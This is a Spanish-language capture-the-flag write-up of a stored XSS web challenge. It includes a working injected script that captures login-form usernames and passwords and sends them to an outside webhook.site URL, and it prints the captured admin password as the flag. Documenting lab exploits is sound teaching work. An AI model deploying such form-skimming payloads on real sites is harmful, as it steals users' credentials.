Fisg0n - Web 200

Descripción:

Necesitamos robar la contraseña del administrador de este sitio, sabemos que constantemente se loggea al sitio, aproximadamente cada 10 minutos, puedes espiarlo y recuperarnos dicha información?

Aquí el sitio:
http://18.188.52.184:3125

El reto nos proporciona la IP y el número de puerto para acceder a la página. En ella se nos muestra una página con dos formularios, uno para registrar a un usuario y otro para iniciar sesión con alguno de los usuarios registrados.

Comenzamos creando un nuevo usuario, el cual se ve reflejado en una pequeña lista en la parte inferior de la página. Una vez registrado nuestro usuario decidimos hacer uso del **formulario de inicio de sesión** con el username y password registrados, pero al ingresar únicamente nos redirige a una página de bienvenida para el usuario.

Al ver que en la página teníamos varios campos para introducir texto supimos que se trataba de un reto de inyección de comandos, aunque aún no estábamos seguros si sería una SQL inyection (SQLi) o un Cross-Site Scripting (XXS).

Comenzamos probando varias queries en todos los campos para descubrir si se tratara de una SQLi, con la cual no logramos obtener ningún resultado. Posteriormente hicimos una prueba para XXS en uno de los campos de la sección de Registro pasando el siguiente código

```
<script>alert("Hello World")</script>
```

Al momento de recargar la página se mostraba nuestro mensaje de **alert** con el string indicado. De este modo pudimos confirmar que la página era vulnerable a un ataque de **Stored XSS.**

Para explotar la vulnerabilidad encontrada (y basándonos en la descripción del reto) supimos que para obtener las credenciales del administrador era necesario utilizar un payload en Javascript que capturara las credenciales introducidas y las enviará a un webhook que nos permitiera recibir e inspeccionar las peticiones HTTP generadas al iniciar sesión en la página.


Para implementar el ataque se registró un nuevo usuario con el siguiente script:

```
<script> document.forms[0].addEventListener('submit',
```

```
function(e){e.preventDefault();var username =
document.forms[0].elements[0].value; var password
=document.forms[0].elements[1].value; var xhr = new XMLHttpRequest();
url
="https://webhook.site/12777906-2991-4ecb-9a30-0e813f3d8232/?username="+
username+"&password="+password+""; xhr.open("POST", url);
xhr.send();window.location.replace("hhttps://webhook.site/12777906-2991-
4ecb-9a30-0e813f3d8232?usser="+username+"&password="+password); });
</script>
```

La página contenía dos formularios (inicio de sesión y registro), así que para saber el número de id al que corresponde cada uno decidimos hacer la suposición de que el primer formulario (el de inicio de sesión) tendría un `id=0`, mientras que el segundo (el de registro) tendría un `id=1`, por lo que capturamos los strings que se le pasarán al formulario con el `id=0`.

Después de introducir nuestro script en uno de los campos de registro, fue solo cuestión de esperar a que el administrador iniciara sesión para que nos llegarán sus credenciales.



De este modo pudimos capturar las credenciales del administrador

```
user: admin
password: st0r3d?xss?c4n?b3?d4n93r0u$?t0o!
```

Para este reto la flag era la contraseña de administrador:

```
st0r3d?xss?c4n?b3?d4n93r0u$?t0o!
```